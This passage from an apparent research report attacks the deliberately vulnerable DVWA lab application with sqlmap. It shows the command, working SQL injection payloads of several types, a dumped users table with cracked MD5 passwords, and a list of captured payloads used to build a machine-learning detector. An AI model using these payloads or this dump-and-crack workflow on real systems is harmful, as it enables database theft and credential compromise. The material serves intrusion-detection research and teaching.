[13:07:14] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
```

Figure 6.9: The code used to attack the DVWA and its output.


Figure 6.10 shows the GET parameter ‘id’ could be injectable using Boolean-based blind, error-based, time-based, and union-based SQLI.



```
[13:07:14] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[13:07:14] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[13:07:14] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[13:07:14] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[13:07:14] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[13:07:14] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[13:07:14] [INFO] testing 'Oracle AND time-based blind'
[13:07:14] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[13:07:15] [WARNING] POST parameter 'Submit' does not seem to be injectable
[13:07:15] [INFO] testing if GET parameter 'id' is dynamic
[13:07:15] [WARNING] GET parameter 'id' does not appear to be dynamic
[13:07:15] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
[13:07:15] [INFO] testing for SQL injection on GET parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] n
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y
[13:07:22] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[13:07:22] [WARNING] reflective value(s) found and filtering out
[13:07:22] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[13:07:22] [INFO] GET parameter 'id' appears to be 'Boolean-based blind - Parameter replace (original value)' injectable (with --string="XSS")
[13:07:22] [INFO] testing 'Generic inline queries'
[13:07:22] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[13:07:22] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[13:07:22] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[13:07:22] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[13:07:22] [INFO] testing 'MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[13:07:22] [INFO] testing 'MySQL >= 5.6 OR error-based - WHERE or HAVING clause (GTID_SUBSET)'
[13:07:22] [INFO] testing 'MySQL >= 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
[13:07:22] [INFO] testing 'MySQL >= 5.7.8 OR error-based - WHERE or HAVING clause (JSON_KEYS)'
[13:07:22] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[13:07:22] [INFO] GET parameter 'id' is 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)' injectable
[13:07:22] [INFO] testing 'MySQL inline queries'
[13:07:22] [INFO] testing 'MySQL >= 5.0.12 stacked queries (comment)'
[13:07:22] [INFO] testing 'MySQL >= 5.0.12 stacked queries'
[13:07:22] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP - comment)'
[13:07:22] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP)'
[13:07:22] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
[13:07:22] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
[13:07:22] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[13:07:32] [INFO] GET parameter 'id' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
[13:07:32] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[13:07:32] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[13:07:32] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range
for current UNION query injection technique test
[13:07:32] [INFO] target URL appears to have 2 columns in query
[13:07:32] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
```

Figure 6.10: The GET parameter ‘id’ could be injectable using Boolean-based blind, error-based, time-based, and union-based SQLI.


Besides that, Figure 6.11 also shows some of the boolean-based blind, error-based, time-based blind, and union query SQLI payloads to attack the DVWA. It also tells us that the back-end DBMS is MySQL.



```
sqlmap identified the following injection point(s) with a total of 290 HTTP(s) requests:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: Boolean-based blind - Parameter replace (original value)
    Payload: id=(SELECT (CASE WHEN (4690=4690) THEN 1 ELSE (SELECT 3098 UNION SELECT 6300) END))&Submit=Submit

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1 AND (SELECT 9184 FROM(SELECT COUNT(*),CONCAT(0x7176786271,(SELECT (ELT(9184=9184,1))),0x717a717171,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP
 BY x)a)&Submit=Submit

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1 AND (SELECT 3558 FROM (SELECT(SLEEP(5)))cEKx)&Submit=Submit

    Type: UNION query
    Title: Generic UNION query (NULL) - 2 columns
    Payload: id=1 UNION ALL SELECT NULL,CONCAT(0x7176786271,0x75526767684a4674726e6b4958706874647656514b526a5541554c454e486552794b6745574f6f67,0x717a717171)-- -&Submit=Submi
t
---
[13:09:45] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.2.14, PHP 5.3.1
back-end DBMS: MySQL >= 5.0
[13:09:45] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.85.132'
[13:09:45] [WARNING] your sqlmap version is outdated

[*] ending @ 13:09:45 /2023-08-25/
```

Figure 6.11: The payloads of boolean-based blind, error-based, time-based blind, and union query SQLI to attack the DVWA.


We could now enumerate the MySQL DBMS information, structure, and data contained in the tables by adding --dump commands to dump the DBMS database table entries for the DVWA. Figure 6.12 shows the output generated by adding the --dump commands to the previous code.



```
┌──(root㉿kali)-[/home/tommy]
└─# sqlmap -u "http://192.168.85.132/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="PHPSESSID=dq54kh40cb2at2thm1s3lv9tv4; security=medium" --data="id=1&Submit=Submit" -dump
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.7.2#stable}
|_ -| . [']     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 13:16:21 /2023-08-25/

[13:16:22] [INFO] resuming back-end DBMS 'mysql'
[13:16:22] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: Boolean-based blind - Parameter replace (original value)
    Payload: id=(SELECT (CASE WHEN (4690=4690) THEN 1 ELSE (SELECT 3098 UNION SELECT 6300) END))&Submit=Submit

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1 AND (SELECT 9184 FROM(SELECT COUNT(*),CONCAT(0x7176786271,(SELECT (ELT(9184=9184,1))),0x717a717171,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)&Submit=Submit

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1 AND (SELECT 3558 FROM (SELECT(SLEEP(5)))cEKx)&Submit=Submit

    Type: UNION query
    Title: Generic UNION query (NULL) - 2 columns
    Payload: id=1 UNION ALL SELECT NULL,CONCAT(0x7176786271,0x75526767684a4674726e6b4958706874647656514b526a5541554c454e486552794b6745574f6f67,0x717a717171)-- -&Submit=Submit
---
[13:16:22] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.2.14, PHP 5.3.1
back-end DBMS: MySQL >= 5.0
[13:16:22] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) entries
[13:16:22] [INFO] fetching current database
[13:16:22] [WARNING] reflective value(s) found and filtering out
[13:16:22] [INFO] fetching tables for database: 'dvwa'
[13:16:22] [INFO] fetching columns for table 'guestbook' in database 'dvwa'
[13:16:22] [INFO] fetching entries for table 'guestbook' in database 'dvwa'
Database: dvwa
Table: guestbook
[1 entry]
+------------+------+-------------------------+
| comment_id | name | comment                 |
+------------+------+-------------------------+
| 1          | test | This is a test comment. |
+------------+------+-------------------------+

[13:16:22] [INFO] table 'dvwa.guestbook' dumped to CSV file '/root/.local/share/sqlmap/output/192.168.85.132/dump/dvwa/guestbook.csv'
[13:16:22] [INFO] fetching columns for table 'users' in database 'dvwa'
[13:16:22] [INFO] fetching entries for table 'users' in database 'dvwa'
[13:16:22] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] n
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[13:16:59] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[13:17:09] [INFO] using default dictionary

[13:17:26] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[13:17:26] [INFO] starting 4 processes
```

Figure 6.12: The output generated by adding the –dump commands to the previous code.

After accessing the data in the DVWA database, we could use the built-in dictionary-based attack function in the SQLMap to crack the hashed password using the MD5 encryption algorithm. Figure 6.13 shows the password cracked by using the built-in dictionary-based attack from the SQLMap.




```
[13:16:22] [INFO] table 'dvwa.guestbook' dumped to CSV file '/root/.local/share/sqlmap/output/192.168.85.132/dump/dvwa/guestbook.csv'
[13:16:22] [INFO] fetching columns for table 'users' in database 'dvwa'
[13:16:22] [INFO] fetching entries for table 'users' in database 'dvwa'
[13:16:22] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] n
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[13:16:59] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[13:17:09] [INFO] using default dictionary

[13:17:26] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[13:17:26] [INFO] starting 4 processes
[13:17:30] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[13:17:31] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[13:17:35] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[13:17:37] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
Database: dvwa
Table: users
[5 entries]
+---------+---------+-------------------------------+---------------------------------------------+-----------+------------+
| user_id | user    | avatar                        | password                                    | last_name | first_name |
+---------+---------+-------------------------------+---------------------------------------------+-----------+------------+
| 1       | admin   | dvwa/hackable/users/admin.jpg   | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin     | admin      |
| 2       | gordonb | dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123)   | Brown     | Gordon     |
| 3       | 1337    | dvwa/hackable/users/1337.jpg    | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)  | Me        | Hack       |
| 4       | pablo   | dvwa/hackable/users/pablo.jpg   | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)  | Picasso   | Pablo      |
| 5       | smithy  | dvwa/hackable/users/smithy.jpg  | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith     | Bob        |
+---------+---------+-------------------------------+---------------------------------------------+-----------+------------+

[13:17:49] [INFO] table 'dvwa.users' dumped to CSV file '/root/.local/share/sqlmap/output/192.168.85.132/dump/dvwa/users.csv'
[13:17:49] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.85.132'
[13:17:49] [WARNING] your sqlmap version is outdated

[*] ending @ 13:17:49 /2023-08-25/
```

Figure 5.13: The password cracked by using the built-in dictionary-based attack from SQLMap

Capturing the Live Packet

DVWA VM occupies the VMware Network Adapter VMnet8. Figure 6.14 shows the interface occupied by the DVWA VM.



```
Ethernet adapter VMware Network Adapter VMnet8:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::9c56:54d9:de09:f7a1%22
   IPv4 Address. . . . . . . . . . . : 192.168.85.1
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :
```

Figure 6.14: The interface occupied by the DVWA VM


A Python script was written to capture live network packets from the VMware Network Adapter VMnet8 using the PyShark library, specifically targeting the HTTP packets. It decodes and retrieves the conversation data from each captured HTTP packet. If the data contains an “id=” parameter, it extracts the payloads starting from that parameter. The payload that has been extracted is further subjected to processing in order to exclude certain parts, such as “HTTP/1.1” and newline characters, prior to being recorded into a log file called “log.txt”. Furthermore, the payload is also shown on the console. Figure 5.19 shows the script to capture the HTTP traffic and log it continuously after extracting the pertinent data.

Analyzing and detecting SQLI attacks from the packet captured

After the HTTP traffic was logged into the log.txt, a Python script was used to monitor the log file containing payloads from the captured network traffic. It iterates over new lines in the log files, retrieves the payloads, transforms them into a numerical vector format, and uses the trained model to predict the SQLI attack. If a payload is classified as an attack, it is logged into a file “sqli_attacks.txt.” while benign payloads are logged into a file “benign.txt”. The function is scheduled to run again every second to monitor network traffic for potential SQLI attacks continuously.

6.2.2 Attack Results


Figure 6.15 displays the payloads that were obtained from the DVWA and outputted on the console.



```
id=1&Submit=Submit
id=1510&Submit=Submit
id=1"(,('.,().&Submit=Submit
id=1'gtILpU<'">OjNnUb&Submit=Submit
id=1) AND 4414=5984 AND (5636=5636&Submit=Submit
id=1) AND 4838=4838 AND (4264=4264&Submit=Submit
id=1 AND 2058=7053&Submit=Submit
id=1 AND 4838=4838&Submit=Submit
id=1 AND 9110=1229-- MNMD&Submit=Submit
id=1 AND 4838=4838-- PILd&Submit=Submit
id=1') AND 2800=2838 AND ('EyEW'='EyEW&Submit=Submit
id=1') AND 4838=4838 AND ('CMWb'='CMWb&Submit=Submit
id=1' AND 8456=8475 AND 'tnbZ'='tnbZ&Submit=Submit
id=1' AND 4838=4838 AND 'tGiU'='tGiU&Submit=Submit
id=(SELECT (CASE WHEN (5267=2700) THEN 1 ELSE (SELECT 2700 UNION SELECT 5875) END))&Submit=Submit
id=(SELECT (CASE WHEN (5624=5624) THEN 1 ELSE (SELECT 1911 UNION SELECT 9436) END))&Submit=Submit
id=1) AND EXTRACTVALUE(2026,CONCAT(0x5c,0x717a766271,(SELECT (ELT(2026=2026,1))),0x716a717071)) AND (8249=8249&Submit=Submit
id=1 AND EXTRACTVALUE(2026,CONCAT(0x5c,0x717a766271,(SELECT (ELT(2026=2026,1))),0x716a717071))&Submit=Submit
id=1 AND EXTRACTVALUE(2026,CONCAT(0x5c,0x717a766271,(SELECT (ELT(2026=2026,1))),0x716a717071))-- NUkb&Submit=Submit
id=1') AND EXTRACTVALUE(2026,CONCAT(0x5c,0x717a766271,(SELECT (ELT(2026=2026,1))),0x716a717071)) AND ('cpPI'='cpPI&Submit=Submit
id=1' AND EXTRACTVALUE(2026,CONCAT(0x5c,0x717a766271,(SELECT (ELT(2026=2026,1))),0x716a717071)) AND 'iMwV'='iMwV&Submit=Submit
id=1) AND 7787=CAST((CHR(113)||CHR(122)||CHR(118)||CHR(98)||CHR(113))||(SELECT (CASE WHEN (7787=7787) THEN 1 ELSE 0 END))::
id=1 AND 7787=CAST((CHR(113)||CHR(122)||CHR(118)||CHR(98)||CHR(113))||(SELECT (CASE WHEN (7787=7787) THEN 1 ELSE 0 END))::tex
id=1 AND 7787=CAST((CHR(113)||CHR(122)||CHR(118)||CHR(98)||CHR(113))||(SELECT (CASE WHEN (7787=7787) THEN 1 ELSE 0 END))::tex
id=1') AND 7787=CAST((CHR(113)||CHR(122)||CHR(118)||CHR(98)||CHR(113))||(SELECT (CASE WHEN (7787=7787) THEN 1 ELSE 0 END)):
id=1' AND 7787=CAST((CHR(113)||CHR(122)||CHR(118)||CHR(98)||CHR(113))||(SELECT (CASE WHEN (7787=7787) THEN 1 ELSE 0 END))::
id=1) AND 6056 IN (SELECT (CHAR(113)+CHAR(122)+CHAR(118)+CHAR(98)+CHAR(113)+(SELECT (CASE WHEN (6056=6056) THEN CHAR(49) ELSE CHAR(48%2
id=1 AND 6056 IN (SELECT (CHAR(113)+CHAR(122)+CHAR(118)+CHAR(98)+CHAR(113)+(SELECT (CASE WHEN (6056=6056) THEN CHAR(49) ELSE CHAR(48)%2
id=1 AND 6056 IN (SELECT (CHAR(113)+CHAR(122)+CHAR(118)+CHAR(98)+CHAR(113)+(SELECT (CASE WHEN (6056=6056) THEN CHAR(49) ELSE CHAR(48)%2
id=1') AND 6056 IN (SELECT (CHAR(113)+CHAR(122)+CHAR(118)+CHAR(98)+CHAR(113)+(SELECT (CASE WHEN (6056=6056) THEN CHAR(49) ELSE CHAR(4
id=1' AND 6056 IN (SELECT (CHAR(113)+CHAR(122)+CHAR(118)+CHAR(98)+CHAR(113)+(SELECT (CASE WHEN (6056=6056) THEN CHAR(49) ELSE CHAR(48%2
```

Figure 6.15: Payloads captured from the DVWA


Figure 6.16 shows the payloads stored in the log.txt.



```
id=1&Submit=Submit
id=1&Submit=Submit
id=1&Submit=Submit
id=1&Submit=Submit
id=1&Submit=Submit
id=1&Submit=Submit
id=1&Submit=Submit
id=1&Submit=Submit
id=1&Submit=Submit
id=1&Submit=Submit
id=1&Submit=Submit
id=1&Submit=Submit
id=1&Submit=Submit
id=1&Submit=Submit
id=1510&Submit=Submit
